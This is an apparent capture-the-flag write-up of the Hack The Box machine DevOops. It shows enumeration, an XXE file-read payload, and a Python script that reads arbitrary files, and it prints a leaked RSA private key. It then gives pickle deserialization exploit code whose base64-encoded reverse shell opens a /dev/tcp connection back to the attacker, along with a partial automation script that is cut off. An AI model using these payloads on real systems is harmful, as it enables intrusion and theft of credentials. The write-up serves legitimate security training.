HTB Machine - DevOops
Summary:
This is a really fun box that isn’t too difficult to solve. As the name implies, it involves exploiting common mistakes developers make, for both user and root. The funny thing is that the box creator also made one of these rookie devops mistakes, which introduced an unintended attack path and made the box a whole lot easier.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ sudo nmap --min-rate 1000 -p- 10.129.191.193 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 15:14 ACDT Nmap scan report for 10.129.191.193 Host is up (0.34s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 5000/tcp open upnp Nmap done: 1 IP address (1 host up) scanned in 69.95 seconds ┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ sudo nmap -A -p 22,5000 10.129.191.193 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 15:16 ACDT Nmap scan report for 10.129.191.193 Host is up (0.34s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA) | 256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA) |_ 256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519) 5000/tcp open http Gunicorn 19.7.1 |_http-server-header: gunicorn/19.7.1 |_http-title: Site doesn't have a title (text/html; charset=utf-8). Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 3.10 - 4.11 (95%), Linux 3.2 - 4.9 (95%), Linux 3.16 (95%), Linux 3.18 (95%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 5.0 (94%), Linux 5.1 (93%), Linux 3.1 (92%), Linux 3.2 (92%), Linux 3.12 (92%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 5000/tcp) HOP RTT ADDRESS 1 341.21 ms 10.10.14.1 2 341.88 ms 10.129.191.193 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 28.86 seconds
Nmap found HTTP running on port 5000. Based on the webserver, I’m guessing it’s a Flask website.
TCP5000 - HTTP:

The home page shows an under-construction blog, with a few comments and a big screenshot. It mentions feed.py, which might be the name of the page source.
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Mon, 12 Feb 2024 04:49:33 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 285

<html>
  <body>
    Under construction!<br>
    <p>This is feed.py, which will become the MVP for Blogfeeder application.</p>
    <p>TODO: replace this with the proper feed from the dev.solita.fi backend.</p>
    <p>
      <img src="/feed" align="center" width="60%" height="60%">
    </p>
  </body>
</html>
XML File Upload:
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ gobuster dir -u http://10.129.191.193:5000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://10.129.191.193:5000 [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /upload (Status: 200) [Size: 347] /feed (Status: 200) [Size: 546263] /newpost (Status: 405) [Size: 178]
Directory busting found 3 further endpoints. /feed is the image we saw earlier, and /newpost likely only accepts POST requests, based on the 405 status. Without knowing much about the backend, I can’t do much with it.
This leaves us with /upload:

It’s an upload page for XML files, and the schema is also provided. I’ll upload a test XML file with the specified XML elements.
<?xml version="1.0" encoding="UTF-8"?>
<Post>
    <Author>ch3ng</Author>
    <Subject>DevOops</Subject>
    <Content>ch3ng was here</Content>
</Post>

The web app simply parsed the XML and displayed its contents back to me. It also returned the web root, which is inside roosa’s home directory.


I also tried uploading XML files that don’t follow the specified schema, as well as some .txt files. Both resulted in 500 Internal Server Error.
XXE Local File Disclosure:
With XML uploads, it’s always worth testing for XML External Entity (XXE) Injection. This is a very common web vulnerability that arises from insecure XML parsing, and can result in local file disclosure, SSRF, or even RCE in some serious cases.
I’ll upload the following XML file, which loads an external entity filename that contains a file path. If insecurely parsed, the entity would then be expanded to include the contents of /etc/passwd.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE lfi [<!ENTITY filename SYSTEM "/etc/passwd"> ]>
<Post>
    <Author>&filename;</Author>
    <Subject></Subject>
    <Content></Content>
</Post>
As shown in the server response below, the entire passwd file is included under the “Author” section, confirming the vulnerability.
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Mon, 12 Feb 2024 05:23:59 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2577

PROCESSED BLOGPOST:
Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/false
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
blogfeed:x:1003:1003:,,,:/home/blogfeed:/bin/false

 Subject:
 Content:
 URL for later reference: /uploads/test.xml
 File path: /home/roosa/deploy/src
To make exploitation easier, I’ll automate the entire process in a Python script:
import sys
import requests
from colorama import Fore, Style

def xxe(path, ip):
    url = f"http://{ip}:5000/upload"
    xml = f"""<?xml version="1.0" encoding="UTF-8"?>
        <!DOCTYPE lfi [<!ENTITY filename SYSTEM "{path}"> ]>
        <Post>
            <Author>&filename;</Author>
            <Subject></Subject>
            <Content></Content>
        </Post>"""

    files = {'file': ('xxe.xml', xml, 'text/xml')}

    try:
        r = requests.post(url, files=files)
        if r.status_code != 200:
            print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)
            print()
            return
        print(Fore.GREEN + "[+] File read successful." + Style.RESET_ALL)
        response = r.text.split('\n')
        response[1] = response[1][10:]
        print('\n'.join(response[1:-5]))
        print()
    except requests.exceptions.ConnectionError:
        print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)
        print()

def main():
    if len(sys.argv) != 2:
        print(Fore.RED + "[-] Usage: python xxe.py <IP>" + Style.RESET_ALL)
        exit(0)

    ip = str(sys.argv[1])
    while True:
        print(Fore.BLUE + "[+] File to read: (enter 'exit' to quit)" + Style.RESET_ALL)
        path = input(Fore.BLUE + ">> " + Style.RESET_ALL)
        if (path == "exit"):
            print(Fore.RED + "[-] Bye!" + Style.RESET_ALL)
            exit(0)
        xxe(path, ip)

if __name__ == "__main__":
    main()
The script runs on a loop, and I can easily read any file that I have permission to.
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ python xxe.py 10.129.191.193 [+] File to read: (enter 'exit' to quit) >> /etc/hosts [+] File read successful. 127.0.0.1 localhost 127.0.1.1 devoops # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters [+] File to read: (enter 'exit' to quit) >> /etc/shadow [-] Something went wrong. [+] File to read: (enter 'exit' to quit) >>
Foothold:
Easy Way - SSH Key:
From the page response earlier, we already know a username, roosa, and a private key can be found in the user’s .ssh directory:
[+] File to read: (enter 'exit' to quit)
>>  /home/roosa/.ssh/id_rsa

[+] File read successful.
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
Lk6u5T6VpcQTBCuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuyDgZL+2vxpfz1SdaHgHFgZDWjaEtUCgYEA2B93
hNNeXCaXAeS6NJHAxeTKOhapqRoJbNHjZAhsmCRENk6UhXyYCGxX40g7i7T15vt0
ESzdXu+uAG0/s3VNEdU5VggLu3RzpD1ePt03eBvimsgnciWlw6xuZlG3UEQJW8sk
A3+XsGjUpXv9TMt8XBf3muESRBmeVQUnp7RiVIcCgYBo9BZm7hGg7l+af1aQjuYw
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGIO86eqPkt/lHfD3R
KRSeBfzY4VotzatO5wNmIjfExqJY1lL2SOkoXL5wwZgiWPxD00jM4wUapxAF4r2v
vR7Gs1zJJuE4FpOlF6SFJQKBgHbHBHa5e9iFVOSzgiq2GA4qqYG3RtMq/hcSWzh0
8MnE1MBL+5BJY3ztnnfJEQC9GZAyjh2KXLd6XlTZtfK4+vxcBUDk9x206IFRQOSn
y351RNrwOc2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvI9Yl
aw0tAoGAGkndihmC5PayKdR1PYhdlVIsfEaDIgemK3/XxvnaUUcuWi2RhX3AlowG
xgQt1LOdApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq
82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s=
-----END RSA PRIVATE KEY-----
This was the mistake from the box creator, accidentally leaving the private key out. I can simply use the key to SSH in.
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ chmod 600 roosa.key ┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ ssh roosa@10.129.191.193 -i roosa.key Warning: Permanently added '10.129.191.193' (ED25519) to the list of known hosts. Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage 135 packages can be updated. 60 updates are security updates. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details. roosa@devoops:~$ id uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
Intended Path - Source Code Analysis:
The intended path is not as simple, however. I’ll keep enumerating, pretending that the private key wasn’t there. I’ll grab the source code of the app, which was hinted to me in the server responses earlier.
[+] File to read: (enter 'exit' to quit)
>>  /home/roosa/deploy/src/feed.py

[+] File read successful.
')
def uploaded_file(filename):
    return send_from_directory(Config.UPLOAD_FOLDER,
                               filename)

@app.route("/")
def xss():
    return template('index.html')

@app.route("/feed")
def fakefeed():
   return send_from_directory(".","devsolita-snapshot.png")

@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']


## TODO: VERY important! DISABLED THIS IN PRODUCTION
#app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')
# TODO: Replace run-gunicorn.sh with real Linux service script
# app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')

if __name__ == "__main__":
  app.run(host='0.0.0,0', Debug=True)
The script starts with “')”, which seems pretty broken to me. Regardless, it still showed several endpoints of the app. As I guessed correctly, /newpost is only expecting POST requests, explaining the 405 status detected by gobuster.
Insecure Pickle Deserialization:
I noticed it’s deserializing strings using pickle.loads(). Pickle is a Python module for serializing and deserializing Python objects, and it’s well-known to be insecure. Basically when Pickle deserializes an object (i.e., pickle.loads()), it runs the object’s __reduce__ method, which essentially defines how the object should be deserialized, or “unpickled”.
The vulnerability emerges when attackers are able to pass any objects for “unpickling”, in which case they can create a malicious object with a __reduce__ method calling other dangerous Python functions, such as eval() or os.system().
This post provides a nice example of exploiting Pickle, but there’s many others. Just by Googling “Pickle deserialization exploits”, you’ll find a dozen more similar posts. Even Pickle’s official documentation has a large banner warning that it’s insecure.

In short, whenever you see Pickle deserializing user input directly, it’s almost guaranteed code execution.
But before exploiting this, I’ll first work out the intended functionality of the /newpost endpoint.
@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']
The app is URLsafe-base64 decoding the POST data, unpickling it into a dictionary and send the value of “Subject” as the response. For example, if I POST this pickle-serialized dictionary {'Subject': 'ch3ng'}, the server should respond with POST RECEIVED: ch3ng.
import pickle
import base64

data = {'Subject': 'ch3ng'}

print(base64.urlsafe_b64encode(pickle.dumps(data)).decode())
I’ll use a simple Python script to generate the serialized payload.
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ python2 payload.py KGRwMApTJ1N1YmplY3QnCnAxClMnY2gzbmcnCnAyCnMu
Important: Since the box is running an old Python version, Python2 must be used to generate a correct payload.
Then I’ll send the data to the server with curl, and it responded with the exactly what I’m expecting:
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ curl http://10.129.191.193:5000/newpost -X POST -H 'Content-Type:' -d 'KGRwMApTJ1N1YmplY3QnCnAxClMnY2gzbmcnCnAyCnMu' POST RECEIVED: ch3ng
Note: The
Content-Typeheader must be explicitly set as blank, otherwisecurlautomatically defaults it asapplication/xml, which messes up the request and results in 500 Internal Server Error.
Crafting the Payload:
The following Python script dumps a serialized string of the exploit class, which has a __reduce__ method that calls os.system() and runs a reverse shell payload.
import pickle
import base64
import os

class exploit(object):
    def __reduce__(self):
        cmd = "echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE4LzgwMDEgMD4mMQ== | base64 -d | bash"
        return (os.system, (cmd,))

print(base64.urlsafe_b64encode(pickle.dumps(exploit())).decode())
The reverse shell payload is generated from revshells.com, which is a handy tool for crafting payloads in different types and encodings. I prefer using base64 encoded payloads, as it almost always worked for me.

With the serialized data generated, I can send it to the server using curl again.
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ python2 payload.py Y3Bvc2l4CnN5c3RlbQpwMAooUydlY2hvIEwySnBiaTlpWVhOb0lDMXBJRDRtSUM5a1pYWXZkR053THpFd0xqRXdMakUwTGpFNEx6Z3dNREVnTUQ0bU1RPT0gfCBiYXNlNjQgLWQgfCBiYXNoJwpwMQp0cDIKUnAzCi4= ┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ curl http://10.129.191.193:5000/newpost -X POST -H 'Content-Type:' -d 'Y3Bvc2l4CnN5c3RlbQpwMAooUydlY2hvIEwySnBiaTlpWVhOb0lDMXBJRDRtSUM5a1pYWXZkR053THpFd0xqRXdMakUwTGpFNEx6Z3dNREVnTUQ0bU1RPT0gfCBiYXNlNjQgLWQgfCBiYXNoJwpwMQp0cDIKUnAzCi4=' curl: (52) Empty reply from server
curl didn’t get a response, but a shell session is caught on the listener:
┌──(ch3ng㉿localhost)-[~/machines/devoops] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.18] from (UNKNOWN) [10.129.191.193] 60398 bash: cannot set terminal process group (1290): Inappropriate ioctl for device bash: no job control in this shell To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details. roosa@devoops:~/deploy/src$ id uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
As a bonus, I’ve also created a Python script to automate the entire deserialization attack:
import pickle
import base64
import os
import sys
import requests
from colorama import Fore, Style

class exploit(object):
    def __init__(self, cmd):
        self.payload = 'echo ' + cmd + ' | base64 -d | bash'

    def __reduce__(self):
        return (os.system, (self.payload,))

# print(base64.urlsafe_b64encode(pickle.dumps(exploit())).decode())

def send_req(server_ip, payload):
    print(Fore.BLUE + "[*] Sending to server..." + Style.RESET_ALL)
    url = 'http://' + server_ip + ':5000/newpost'
    try:
        r = requests.post(url, data=payload, timeout=(5,5))
    except requests.Timeout:
        pass
    except requests.RequestException as e:
        print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)

    print(Fore.GREEN + "[+] Payload sent. Check your listener" + Style.RESET_ALL)

def generate_payload(lhost, lport):
    print(Fore.BLUE + "[*] Generating payload..." + Style.RESET_ALL)
    cmd_raw = '/bin/bash -i >& /dev/tcp/' + lhost + '/' + str(lport) + ' 0>&1'
